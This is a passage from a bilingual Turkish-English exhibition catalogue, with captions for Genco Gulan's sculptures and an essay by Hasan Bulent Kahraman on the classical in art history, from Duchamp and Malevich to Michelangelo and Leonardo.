23) W.J.T. Mitchell, Picture Theory: *Essays on Verbal and Visual Representation*. Chicago: University of Chicago Press, 1995. Ayrıca bk. Hasan Bülent Kahraman, '*Ut Pictura Poesis: Şiirsel Dille Resimsel Dilin*
Kesişmesi ve Algılanması', Sanatsal Gerçeklikler, Olgular ve Öteleri içinde. İstanbul: Kapı Yayınları, 4. Basım, s. 157-184.
24) Gotthold Ephraim Lessing, Laocoon: *An Essay on the Limits of Painting and Poetry*. Çev. E.A. McCormick. Johns Hopkins University Press, 1984.

Kanatlı Lakun, 2019. 3D baskı, ip ve DJI insansız hava aracı. Boyutlar değişebilir. Referans: Lacoon Başı, The Réunion des Musées Nationaux, Paris, Fransa.
Lacoon with Wings, 2019. 3D print, rope and a DJI drone. Dimensions may varry. Reference: Head of Laocoon at The Réunion des Musées Nationaux, Paris

Son Labirent, 2016. Kullanılmış elektronik eşyalar ve ağaç ile mekana özgü yerleştirme.
2 m x R 30m. Enviormental Art Festival Suncheon, Kore. Referans: Knidos Labirenti MÖ 2000.
Last Labyrinth, 2016. Site specific installation with used electronical pieces and a tree. 2m x R 30m.
Enviormental Art Festival, Suncheon, Korea. Reference: The Knidos Labyrinth 2000 BC

Re-building
the Past with the Future:

Genco Gulan's Sculptures & Ancient Future Series

Prof. Dr. Hasan Bulent Kahraman

It is not easy to read and/ or digest, furthermore understand Genco Gulan's sculptures by only looking at one aspect. And it is not easy to examine or solve (the puzzle) by only looking from one perspective. We need to investigate them through the aspects we will mention (or will not) as his works are amusing, tragic, sometimes innovative but foremost related to the core of antique art and culture as well as contemporary.

In the 21st century, politics is a very important problematic among the many topics of contemporary conceptual art. Gulan's sculptures refer to the political in their own unique, strong but discreet way. It is impossible to view these works without grasping their political approach, in their own deep unique manner of communication and interaction with other cultures. It is not clear whether contemporary art today has or has not distinguished itself from 1980's eclectic post modern tendencies. In their own way, with their rich texture and broad span of topics, Gulan's sculptures present us these questions.

Çikolata İmparator, 2014. Çikolata, alçı, mermer ve akrilik. Yükseklik: 70 cm. EKAV Vakfı Koleksiyonu. Referans: İmparator Augustus, MÖ. 27 – MS. 14. Pergamon, Bergama. Roma Dönemi Jullius Cladius Sülalesi. İstanbul Arkeoloji Müzesi.

Chocolate Emperor, 2014. Chocolate, plaster, marble and acrylic. Height: 70 cm. EKAV Foundation Collection. Reference: Emperor Augustus, 27 BC - 14 AC Pergamon, Bergama. Istanbul Archeology Museum.

In a world where figurative sculptures are being rapidly replaced by different tendencies, Gulan's attempt to mix the real and mimetic, fictional and imaginary becomes a meaningful quest. It is not easy to say whether we should take the reproduction as an illusion or as a meta-narrative. Gulan forcefully situates his sculptures into this context. On the other hand, there is a tense relationship between the exhibition space and his body of work. His art works may stand on their own, as well as get into relation with the other pieces in the exhibition. At that point, we have a complicated, dense, demanding artistic efficiency. It is necessary to start the investigation of this accumulation of work, from its most outstanding aspect: its relation to classic, as the classical is the space from which these works move both in and out.

The classical, with all its aspects, is the fundamental concept of the Art History. It is not temporal or temporary. On the contrary, its meaning and a function that cuts diagonally through the epochs. Of course, it is possible to relate the classical to a particular time and place. Than we must accept that Ancient Greece and Rome is the most defining epochs. On the other hand, the Renaissance defines another classic and its epoch. Like how the Baroque defines another stream of the classical. This curvy progression extends into the modern period, where we are faced with a new mile stone; 'modern classics'. Using this last observation, we can delve into the essence of the classic: Classical defines and marks, signifies a horizon we can never pass. It is the foundation. All the rest will be built on this plane. At the same time, it is a fertile womb which everything else will be born.


Modern Art started by attacking the classical. The first major offense was done by the Dada. Duchamp as the central figure, instigated a new era, by reacting against the classical notion of beauty. He added a moustache to a print of *Mona Lisa* painting and inscribed on it the letters L.H.O.O.Q. It was an act of change in perception. Already made an impact on the mainstream by exhibiting an urinal named as '*the Fountain*'. Than he made it almost impossible for Modern Art to relate to the classical anymore. In other words, a new sacred emerged and became the center of the novel art.


From this perspective, what's the biggest difference between the classical and the modern? Modern art seeks to create a process to reflection the ontology of art. It replaces the previous emphasis on paint, color, stain, emptiness, canvas, even the painting itself as a discipline. For this reason, it was more interested in the painting rather than the sculpture. In this regard, the works of the Russian Avandt-Garde, seen as a milestone of the Modern Art. Tatlin's tower, or Rodchenko's photographs, weren't as significant as Malevich's *Black Square* or *White Square*. Because none of these works were as self-reflexive as these two paintings. They were about themselves and about the other one at the same time. All post-war American art and the Paris School were born from these two works. In this respect, Malevich is a classic to its fullest sense because it served as a womb, a fundamental cornerstone, and a source of inspiration. (1)

What is the function and meaning of the classic? The great German tradition of art history based itself on the classical. The main reason why the classical has been given this much importance is to discover the collective cultural un-conscience (*kollektives Unbewusstes*). It is to explore at the borders of Judeo-Christian thought in the realm of the Western metaphysics. Without doubt the sacred books had a big role. It was possible to visualise by referring back to the Western metaphysics and the Western sources. When Winckelmann wrote *Geschicte der Kunst des Altertums* (2) or about the body of *Belvedere*, this was his main goal. Even though he was criticized by Herder,

Cerrah Apollo, 2015. Kağıt üzerine kurşun kalem. 100 x 70 cm. Antalya Arkeoloji müzesinde sergilendi. Referans: Da Vinci Ameliyat Robotu.

Surgeon Apollo, 2015. Pencil on paper.100 x 70 cm. Exhibited at Antalya Arkeoloji Müzesi. Reference: Da Vinci's surgery robot.




FASHION

the tradition that followed coincided with a certain culture and civilization.

Freud shifted this argument to a completely new level and imbued its density and depth. He saw that the collective un-conscience was a territory that was meshed by the classics. Under the influence of his education, he investigated the space along the line of Greco/ Roman-Judaists. For this reason, the Middle East and the Ancient Egypt are important not on their own, but in relation to the Judaist civilizations. Not being enough for him, he moved further in his studies, into the classic literature. Mainly interested in the Renaissance and works of Shakespeare, he investigated masters, for example Leonardo (3). It was very obvious that he strove to find the reason that the classical was defined as a state of consciousness and to point out the role this factors plays in a symbolic capacity at our human states.

In this capacity, the classic played a dual role. It not only gained its name due to the accumulation from the past, but also for the first time it was possible to shape the metaphoric world. Leonardo had a contemporary stance when he made *Ginevra de' Benci*. This was a new type of portrait; it was an innovation, and a break-through. But his strength comes from the past traditions where future practices would stem from. Furthermore its leap made a point of reference or a source for the future works (4). The truth of the classical is rooted in this kind of formation.

This truth brings us to Italo Calvino's famous definitions of the 'classic'. (5) One of them is particularly important: Classical art achieves to create a cloud of criticism but always manages to wipe it off and come out clean. Here, the notion of criticism is important. Because Calvino denies that the classical is a taboo. We think the classical is immune to criticism, in fact it is not! On the contrary, the classical is criticized exclusively. Each epoch and generation has its own way to reinvestigate and reinterpret the classical. Through this critical approach, classical is rethought. We do not read a classic to establish a norm. It is not possible. If so, it would be impossible to reinterpret the classical. On the contrary, to understand a cultural norm, we need to look at their approach to the classical. But a generation does not approach to the classical with an aim to transforms itself into a normative whole. Rather it looks to the classical to break away from the normative. It is an a priori critical position that can be overcome through new readings and investigations that allows it to recreates itself. (6)

It is not true that contemporary interpretations of Sophocles or Euripides or Hamlet are the same as those of past century. On the contrary, they vary to a great extent. We should name these as contextual readings. Context is the same as culture. Contemporary readings of Hamlet, in the World today, not only contains all the mental accumulation of previous readings and their impacts but also all the cultural accumultion that shaped the era affects the reading. It directly defines. From then on, it is read by today's eye and perception. For this reason, it is not old but timeless, as a text that resisted time and as a text that is ready to prove itself once again. (7)

The critical question here is straightforward. Why is the classical, but not others, scrutinized again and again by new generations? The answer is in fact obvious: It has resisted time and it is offered as a masterpiece to the next generation; it can be reinterpreted and surpass new investigations successfully. Since the older generation believes that it has learnt the definition of life (or what it

Kameralı Afrodit, 2010**.** Mermer, polimer, motorlu kamera ve ekran ile kapalı devre canlı yayın.Yükseklik: 200 cm. İstanbul Akmerkez'de sergilendiği şekliyle. Cer Modern, Ankara.

Aphrodite with Camera, 2010. Marble, polymer, driven camera and closed circuit live broadcast . Height: 200 cm. This pieces exhibited in Akmerkez. Cer Modern, Ankara

means), it passes it on to the new generation. Other books have been eliminated, washed away. This is the classic: The one that resists the weight of time, the one that is open to the next generation's criticism and the one that is thought to expand with its interpretations.

The main line of thought in this concept of the classic is the continuity of the Art History. The necessary question to be asked is: Does the art history need the classics? If we return to the first answer in the context of continuity and the conscience that contained this continuity, the answer is definitely positive. The classic is, art's conscience founding fundamental factor. It is the brick with which everything is built on. Referencing the classic, generations have established individual consciences and truths. Criticality is the imperious factor leading to this emergence.


Furthermore, it is important to state that the classics, as the founding bricks, contains the collective consciousness, and due to this, became the authority, the father figure. Even though it may be possible to claim this for all preceding cultural history, it is most certainly true for the classical period. From an historical point of view, this can be true for all artworks that have established themselves and proved legitimacy of their existence. But again, it is truer for the history following the lines of Egypt-Helen. Moreover, that period's works have a consistent meaning. As a result, we talk about God-like figures and a mythological context.

If we try, we can do the same analysis for the major masterpieces of the Renaissance but not for all. For example, Michelangelo's sculpture *Moses* will remain important throughout time. It will be the founding image of the God figure for all our present consciousness and as well as (ex) consciousness. The reason for this is clear: Michelangelo's artwork is affected by the classical period despite all its modern qualities. What remains is a piece that revives the Renaissance as a consciousness and a culture (of course it derives from Michelangelo's early period work *David*, but nevertheless, it connects us to the antiquity, to the founding imagery). As a result, it was based on the *Belvedere Torso*.

We cannot claim the same for Lenonardo's relatively contemporary pieces. From this perspective *Mona Lisa* is very important, because it emerges as a break though, an innovative piece rather than a classic that reconnects to the past. For this reason, it is an artwork that references the popular stream of consciousness rather than the classic and therefore creates a new emergence. Because the developments in Art History, is interested in *Mona Lisa*, and not in *Moses*. The innovativeness of *Mona Lisa* is seen as a threshold that breaks from previous innovations and associations with the past, as in the sculpture, *Moses*. Duchamp also bases his *Mona Lisa, L.H.O.O.Q.,* on this very point. When he makes his interventions on the *Mona Lisa* printed copy, he legitimizes himself as revolutionary. This act is more advanced than those made directly on the object by the Surrealists, such as 